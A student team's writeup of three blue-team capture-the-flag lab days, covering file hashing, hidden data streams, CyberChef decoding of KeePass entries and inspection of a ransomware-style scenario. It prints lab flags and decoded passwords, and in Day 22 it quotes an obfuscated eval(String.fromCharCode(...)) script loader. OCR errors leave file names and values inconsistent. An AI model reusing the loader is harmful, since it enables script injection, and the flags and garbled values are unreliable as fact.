

PSP0201

Week 6

Writeup

Group Name: CyberQuest

Members


ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Day 21 - [Blue Teaming] Time for some ELForensics

Tools used: Kali, Remmina

Question1

Connect to the Remmina using information provided in THM. In the powershell, change directory to the Documents. Check the hash by using ***more '.\db file hash.txt'***




```
PSP0201 Kali (1211102696) - VMware Workstation 16 Player (Non-c
Player | [Pause] | [Download] | [Fullscreen] | [Close]
[Taskbar]
Quick Connect
Quick Connect x
Windows PowerShell
PS C:\Users\littlehelper> cd Documents
PS C:\Users\littlehelper\Documents> dir

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            11/23/2020  11:21 AM             63 db file hash.txt
-a----            11/23/2020  11:22 AM          5632 deebex.exe

PS C:\Users\littlehelper\Documents>
```



```
PSP0201 Kali (1211102696) - VMware Workstation 16 P
Player | [Pause] | [Download] | [Fullscreen] | [Close]
[Taskbar]
Quick Connect
Quick Connect x
Windows PowerShell
PS C:\Users\littlehelper> cd Documents
PS C:\Users\littlehelper\Documents> dir

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -
-a----            11/23/2020  11:21 AM             63 db file hash.txt
-a----            11/23/2020  11:22 AM          5632 deebex.exe

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents>
```

Question 2

Obtain the MD5 file hash of the mysterious executable by using the ***Get-FileHash -Algorithm MD5 .\deebie.exe*** command.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebie.exe
```

Algorithm	Hash	Path
MD5	5F037501FB542AD2D9B06EB12AED09F0	C:\Users\littlehelper\Documents\deebie.exe

Question 3


Obtain the SHA256 of the mysterious executable by using ***Get-FileHash -Algorithm SHA256 .\deebie.exe*** command.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebie.exe
```

Algorithm	Hash	Path
SHA256	F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED	C:\Users\littlehelper\Documents\deebie.exe

Question 4

Use the ***c:\Tools\strings64.exe -accepteula .\deebie.exe*** command and look through it for the flag.



Question 5

Get-Item -Path file.exe -Stream *

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

The flag displayed is **THM{088731ddc7b9fdeccaed982b07c297c}**

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebie.exe:hiddenb)
Executing (Win32_Process)->Create()
```

```
C:\Users\littlehelper\Documents\deebie.exe:hiddenb
```

Choose an option:

- 1) Nice List
- 2) Naughty List
- 3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Question 7

Sharika Spooner is on the Naughty list.

```
C:\Users\littlehelper\Documents\deebie.exe:hiddenb
```

Choose an option:

- 1) Nice List
- 2) Naughty List
- 3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 2_

```
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhooose
Sharika Spooner
```

Question 8

Jaime Victoria is on the Nice list.

```
C:\Users\littlehelper\Documents\deebie.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: 1_
```

```
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
```

Thought Process/Methodology

After connecting to Remmina, open powershell and change the directory to Documents. We will then use **dir** to look for files under Documents. Obtain the file hash of db.exe by using the command, **more '.\db file hash.txt'** . Next up, check the MD5 file hash of the mysterious executable in the directory by using the command, **Get-FileHash -Algorithm MD5 .\deebie.exe** . Moving on, to obtain the SHA256, use the command **Get-FileHash -Algorithm SHA256 .\deebie.exe** . To look for the hidden flag inside the executable, we just need to type in the command, **c:\Tools\strings64.exe -accepteula .\deebie.exe** and look through it. Now, the powershell command used to view ADS is **Get-Item -Path file.exe -Stream *** that was provided in THM. Moreover, we need to run the database connector file using the **wmic process call create \$(Resolve-Path .\deebie.exe:hidedb)**. After giving it a moment to run, the flag will be displayed. For Question 8, we can just select an option to look for either the Nice list or Naughty list to obtain whether Sharika Spooner and Jaime Victoria are on which list.

Day 22 - [Blue Teaming] Elf McEager becomes CyberElf

Question 1

Get password to the KeePass database

Recipe

Magic

Depth 3

☐ Intensive mode ☐ Extensive language support

Crib (known plaintext string or regex)

Input

dgh1Z3JpbmNod2FzaGVyZQ==

Output

start: 200 time: 157ms
end: 216 length: 21543
length: 16 lines: 794

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-z0-9+/=', true, false)</code>	<code>thegrinchwashere</code>	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
<code>From_Base64('A-Za-z0-9+\\-+=', true, false)</code>	<code>thegrinchwashere</code>	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From

STEP

BAKE!

 Auto Bake

Question 2

Finding the encoding method listed as the 'Matching ops'

<div>*****</div> <div>start: 200 time: 157ms end: 216 length: 21543 length: 16 lines: 794</div> <div><div></div><div></div><div></div><div></div><div></div></div>	
Result snippet	Properties
<code>thegrinchwashere</code>	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28
<code>thegrinchwashere</code>	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From

Question 3

Copy note on the hiya key

Title:

hiya

Icon:

User name:

Password:

nothingtoseehere

Repeat:

Quality:

47 bits

16 ch.

URL:

Notes:

Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

☐ Expires:

7/19/2022 12:00:00 AM

password

Question 4

Decoded password value of the Elf Server

Recipe

Magic

Depth

3

☐ Intensive mode
 ☐ Extensive language support

Crib (known plaintext string or regex)

STEP

BAKE!

Auto Bake

Input

736e30774d346e21

Output

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	sn0w#4n	Valid UTF8 Entropy: 2.75
	736e30774d346e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Question 5

What was the encoding used on the Elf Server password

Output

start:
end:
length:

Recipe (click to load)	Result snippet
From_Hex('None')	sn0wM4n!
	736e30774d346e21

Question 6

Decoded password value for ElfMail

Recipe

Magic

Depth
3

☐ Intensive mode ☐ Extensive language support

Crib (known plaintext string or regex)

Input

ic3Skating!

Output

time: 1920ms
length: 11668
lines: 434

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28
	ic3Skating!	Matching ops: From Base85, From HTML Entity Valid UTF8 Entropy: 3.33

STEP

BAKE!

Question 7

Finding username:password pair of Elf Security System

Title: Icon:

User name:

Password:

Repeat:

Quality: 22 bits 11 ch.

URL:


Notes:

```
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116,
114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116,
46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39,
115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116,
101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59,
32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121,
110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105,
110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101,
104, 48, 58, 44, 58, 48, 48, 48, 54, 44, 58, 48, 48, 54, 44, 58, 48, 48, 54)
```

☐ Expires:

Question 8

Flag of last encoded value



Thought Process/Methodology

After Remmina connects to the remote machine, we copy the file name and use CyberChef to decode it with "Magic" to get the password for KeePass. We then can see that base64 is the encoding method listed as the 'Matching ops'. After entering the password in KeePass, we click into a folder called Private and access the hiya file and find its note at the bottom. Then, we click into the Network folder and access Elf Server to get its encoded password. We then copy the password and decode it using CyberChef in order to get the decoded password and find what was the encoding used. Next, we click on the eMail folder and copy the encoded email of ElfMail. Moving on, we find the username and


password to form username:password pair of Elf Security System. Lastly, we copy the notes of the Elf Security System and use CyberChef in order to decode using the 'From Charcode' recipe twice. Comma as the delimiter and base of 10. After getting the website when we decode, we paste the website in the search bar and navigate to GitHub where we get the flag.

Day 23 - [Blue Teaming] The Grinch strikes again!

Tools used: Kali. Firefox, Remmina, Task Scheduler , Disk Management

Question 1

The wallpaper can be seen after connect to the remote machine



Question 2

Copy the bitcoin address and decoded with cyberchef

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel is active, displaying a 'From Base64' recipe. The 'Alphabet' dropdown is set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox is checked. The 'Input' panel on the right contains the Base64 string: `bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==`. The 'Output' panel at the bottom shows the decoded result: `nomorebestfestivalcompany`. Metadata for the input and output is also displayed.

Input	Output
start: 0	start: 0
end: 34	end: 25
length: 34	length: 25
lines: 1	lines: 1

Question 3

Check the files in the folders


The screenshot shows a Windows File Explorer window titled 'elf2'. The address bar indicates the path is 'vStockings > elf2'. The left sidebar shows the 'Documents' folder selected. The main pane displays two files:

Name	Date modified	Type
elf2.txt.grinch	12/2/2020 9:46 AM	GRIN
scrooged.jpg.grinch	12/2/2020 9:46 AM	GRIN

The taskbar at the bottom shows the Windows Start button and several open applications, including File Explorer, Google Chrome, and a terminal window.


Question 4

Open task Scheduler. A suspicious scheduled task “opidsfsdf” been found




Question 5

Inspect the properties of the “opidsfsdf” and navigate to Actions tab



